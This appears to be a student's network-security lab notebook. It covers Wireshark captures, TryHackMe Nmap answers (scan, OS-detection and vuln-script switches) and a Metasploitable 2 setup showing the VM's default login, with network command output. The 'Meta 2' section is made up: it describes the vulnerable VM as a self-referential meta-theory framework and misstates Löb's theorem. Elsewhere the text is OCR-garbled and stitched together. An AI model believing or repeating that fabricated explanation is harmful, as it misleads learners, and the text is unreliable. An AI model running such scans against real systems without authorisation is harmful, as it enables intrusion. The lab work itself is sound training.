

Header Checksum: 0xa41c [validation disabled]  
[Header checksum status: Unverified]  
Source Address: 10.0.2.15  
Destination Address: 69.61.137.117  
[Stream index: 1]  
Transmission Control Protocol, Src Port: 55052, Dst Port: 443, S  
Source Port: 55052  
Destination Port: 443  
[Stream index: 7]  
[Stream Packet Number: 1]  
[Conversation completeness: Incomplete (36)]  
[TCP Segment Len: 0]  
Sequence Number: 1 (relative sequence number)  
Sequence Number (raw): 1613416190  
[Next Sequence Number: 2 (relative sequence number)]  
Acknowledgment Number: 0  
Acknowledgment number (raw): 0  
0101 .... = Header Length: 20 bytes (5)  
[Flags: 0x001 (FIN)]  
....0.... = Reserved: Not set  
....0.... = Accurate ECN: Not set  
....0.... = Congestion Window Reduced: Not set  
....0.... = ECN-Echo: Not set  
....0.... = Urgent: Not set  
....0.... = Acknowledgment: Not set  
....0.... = Push: Not set  
....0.... = Reset: Not set  
....0.... = Syn: Not set  
....1.... = Fin: Set  
[TCP Flags: .....F]  
Window: 1024  
[Calculated window size: 10241]

## 12. Start a youtube video

Then the captures increase which use UDP protocol. Then stop capturing And save file with .pcap extension



## 13. Using UDP Filter



## 14. Uploading .pcap file on apackets.com

HTTP Method Usage

POST

GET POST HEAD OPTIONS PUT PATCH DELETE CONNECT

POST /wr2

```
POST /wr2 HTTP/1.1
Host: o.pki.google.com
Accept: /*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 84
Content-Type: application/ocsp-request
Prag: no-cache
Priority: u=2
User-Agent: 128.0) Gecko/20100101 Firefox/128.0
```

POST /wr2

```
POST /wr2 HTTP/1.1
Host: o.pki.google.com
Accept: /*
Accept-Encoding: gzip, deflate
```

HTTP Method Usage

POST

GET POST HEAD OPTIONS PUT PATCH DELETE CONNECT

10.0.2.15:53370 → pl.google.google.com (142.250.192.67) POST

```
POST /wr2 HTTP/1.1
Host: o.pki.google.com
Accept: /*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 84
Content-Type: application/ocsp-request
Prag: no-cache
Priority: u=2
User-Agent: 128.0) Gecko/20100101 Firefox/128.0
```

Download as .pcap

HTTP/1.1 200 OK

t-length: 472

Content-type: public, max-age=14400

<https://apackets.com/pcaps/smb>

# TRY HACK ME

Answer the questions below

What networking constructs are used to direct traffic to the right application on a server?

Ports

✓ Correct Answer

How many of these are available on any network-enabled computer?

65535

✓ Correct Answer

[Research] How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

1024

✓ Correct Answer

💡 Hint

Answer the questions below

What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

-sS

✓ Correct Answer

Which switch would you use for a "UDP scan"?

-sU

✓ Correct Answer

If you wanted to detect which operating system the target is running on, which switch would you use?

-O

✓ Correct Answer

Nmap provides a switch to detect the version of the services running on the target. What is this switch?

-sV

✓ Correct Answer

The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?

-v

✓ Correct Answer

-vv

We should always save the output of our scans -- this means that we only need to run the scan once (reducing network traffic and thus chance of detection), and gives us a reference to use when writing reports for clients.

✓ Correct Answer

What switch would you use to save the nmap results in three major formats?

-oA

✓ Correct Answer

What switch would you use to save the nmap results in a "normal" format?

-oN

✓ Correct Answer

A very useful output format: how would you save results in a "grepable" format?

-oG

✓ Correct Answer

How would you activate this setting?

✓ Correct Answer

Nmap offers five levels of "timing" template. These are essentially used to increase the speed your scan runs at. Be careful though: higher speeds are noisier, and can incur errors!

How would you set the timing template to level 5?

✓ Correct Answer

We can also choose which port(s) to scan.

How would you tell nmap to only scan port 80?

✓ Correct Answer

How would you tell nmap to scan ports 1000-1500?

✓ Correct Answer

A very useful option that should not be ignored:

How would you tell nmap to scan *all* ports?

✓ Correct Answer

How would you activate a script from the nmap scripting library (lots more on this later)?

--script

✓ Correct Answer

How would you activate all of the scripts in the "vuln" category?

--script=vuln"/>

✓ Correct Answer

💡 Hint

#### Answer the questions below

Which RFC defines the appropriate behaviour for the TCP protocol?

✓ Correct Answer

💡 Hint

If a port is closed, which flag should the server send back to indicate this?

✓ Correct Answer

#### Answer the questions below

There are two other names for a SYN scan, what are they?

✓ Correct Answer

Can Nmap use a SYN scan without Sudo permissions (Y/N)?

✓ Correct Answer

#### Answer the questions below

If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

✓ Correct Answer

When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?

✓ Correct Answer

### Answer the questions below

Which of the three shown scan types uses the URG flag?

✓ Correct Answer

Why are NULL, FIN and Xmas scans generally used?

✓ Correct Answer

Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?

✓ Correct Answer

### Answer the questions below

How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? (CIDR notation)

✓ Correct Answer

💡 Hint

### Answer the questions below

What language are NSE scripts written in?

✓ Correct Answer

Which category of scripts would be a very bad idea to run in a production environment?

✓ Correct Answer

### Answer the questions below

What optional argument can the `ftp-anon.nse` script take?

✓ Correct Answer

Search for "smb" scripts in the `/usr/share/nmap/scripts/` directory using either of the demonstrated methods.  
What is the filename of the script which determines the underlying OS of the SMB server?

✓ Correct Answer

Read through this script. What does it depend on?

✓ Correct Answer

💡 Hint

### Answer the questions below

Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the `-Pn` switch?

✓ Correct Answer

[Research] Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

✓ Correct Answer

Does the target ip respond to ICMP echo (ping) requests (Y/N)?

 ✓ Correct Answer

## LAB 10 – META 2

Meta 2 is a conceptual framework that builds on first-order theories by introducing higher-level structures, abstractions, or self-referential mechanisms. Here's a structured breakdown in bullet points:

### Core Concept


- Meta 2 extends **Meta 1 (first-order meta-theory)** by incorporating **self-reference, recursion, and hierarchical abstraction**.
- It allows theories to reason about **themselves** and their underlying assumptions.

### Key Principles

- **Self-Reflection:** The theory can analyse its own structure and correctness.
- **Recursion & Hierarchy:** Supports multi-layered reasoning, where a theory applies to itself.
- **Abstraction & Generalization:** Moves beyond concrete objects to study patterns and structures in theories.

### Applications

- **Mathematical Logic & Computability:** Used in Gödel's incompleteness theorems and recursive function theory.






- **Artificial Intelligence & Machine Learning:** Helps in **meta-learning** where models learn how to learn.
- **Cybersecurity & Cryptography:** Found in protocol verification and self-adaptive security frameworks.
- **Philosophy & Epistemology:** Examines the limits of knowledge and self-referential paradoxes.



## Examples

- **Gödel's Incompleteness Theorems:** Demonstrates that a system cannot prove its own consistency.
- **Löb's Theorem:** A formal system proving the probability of a statement leads to proving the statement itself.
- **Reflective AI Systems:** AI that evaluates and adapts its own learning algorithms.

## 1. Setting up meta2:-







```
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password: _
```

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Mar 27 03:39:34 EDT 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
Select Command Prompt
wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . : DDN.UPES.AC.IN
Link-local IPv6 Address . . . . . : fe80::c1d5:8220:fd17:b24fx19
IPv4 Address . . . . . : 10.12.62.248
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.12.1.1

Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

```

Interface: 192.168.56.1 --- 0xf
Internet Address      Physical Address      Type
192.168.56.255        ff-ff-ff-ff-ff-ff    static
224.0.0.2              01-00-5e-00-00-02    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250        01-00-5e-7f-ff-fa    static

Interface: 10.12.62.248 --- 0x13
Internet Address      Physical Address      Type
10.12.1.1              54-77-8a-93-44-53    dynamic
10.12.8.35             f2-8a-5a-6a-69-20    dynamic
10.12.87.2              e0-d4-e8-36-ff-6a    dynamic
10.12.255.255          ff-ff-ff-ff-ff-ff    static
224.0.0.2              01-00-5e-00-00-02    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
239.255.255.250        01-00-5e-7f-ff-fa    static
255.255.255.255        ff-ff-ff-ff-ff-ff    static

```

cmd Command Prompt

```

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . : DDN.UPES.AC.IN
Link-local IPv6 Address . . . . . fe80::c1d5:8220:fd17:b24f%19
IPv4 Address . . . . . 10.12.62.248
Subnet Mask . . . . . . . . . 255.255.0.0
Default Gateway . . . . . 10.12.1.1

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :

```

```

Interface: 192.168.56.1 --- 0xf
Internet Address      Physical Address      Type
192.168.56.255        ff-ff-ff-ff-ff-ff    static
224.0.0.2              01-00-5e-00-00-02    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
224.0.0.252            01-00-5e-00-00-fc    static
239.255.255.250        01-00-5e-7f-ff-fa    static

Interface: 10.12.62.248 --- 0x13
Internet Address      Physical Address      Type
10.12.1.1              54-77-8a-93-44-53    dynamic
10.12.8.35             f2-8a-5a-6a-69-20    dynamic
10.12.87.2              e0-d4-e8-36-ff-6a    dynamic
10.12.255.255          ff-ff-ff-ff-ff-ff    static
224.0.0.2              01-00-5e-00-00-02    static
224.0.0.22             01-00-5e-00-00-16    static
224.0.0.251            01-00-5e-00-00-fb    static
239.255.255.250        01-00-5e-7f-ff-fa    static
255.255.255.255        ff-ff-ff-ff-ff-ff    static

```

```

└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.45.41 netmask 255.255.255.0 broadcast 192.168.45.255
        inet6 fe80::a00:27ff:fe51:fcad prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:51:fc:ad txqueuelen 1000  (Ethernet)
            RX packets 4 bytes 1104 (1.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 26 bytes 3830 (3.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 08:00:27:91:80:23 txqueuelen 1000  (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000  (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

## Ping 192.168.45.41

```

Pinging 192.168.45.41 with 32 bytes of data:
Reply from 192.168.45.41: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.45.41:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

## Arp -a

| Interface: 192.168.56.1 --- 0xf | Internet Address | Physical Address  | Type   |
|---------------------------------|------------------|-------------------|--------|
|                                 | 192.168.56.255   | ff-ff-ff-ff-ff-ff | static |
|                                 | 224.0.0.2        | 01-00-5e-00-00-02 | static |
|                                 | 224.0.0.22       | 01-00-5e-00-00-16 | static |
|                                 | 224.0.0.251      | 01-00-5e-00-00-fb | static |
|                                 | 224.0.0.252      | 01-00-5e-00-00-fc | static |
|                                 | 239.255.255.250  | 01-00-5e-7f-ff-fa | static |

| Interface: 192.168.45.228 --- 0x13 | Internet Address | Physical Address  | Type    |
|------------------------------------|------------------|-------------------|---------|
|                                    | 192.168.45.41    | 08-00-27-51-fc-ad | dynamic |
|                                    | 192.168.45.110   | fe-9a-fe-37-a4-61 | dynamic |
|                                    | 192.168.45.255   | ff-ff-ff-ff-ff-ff | static  |
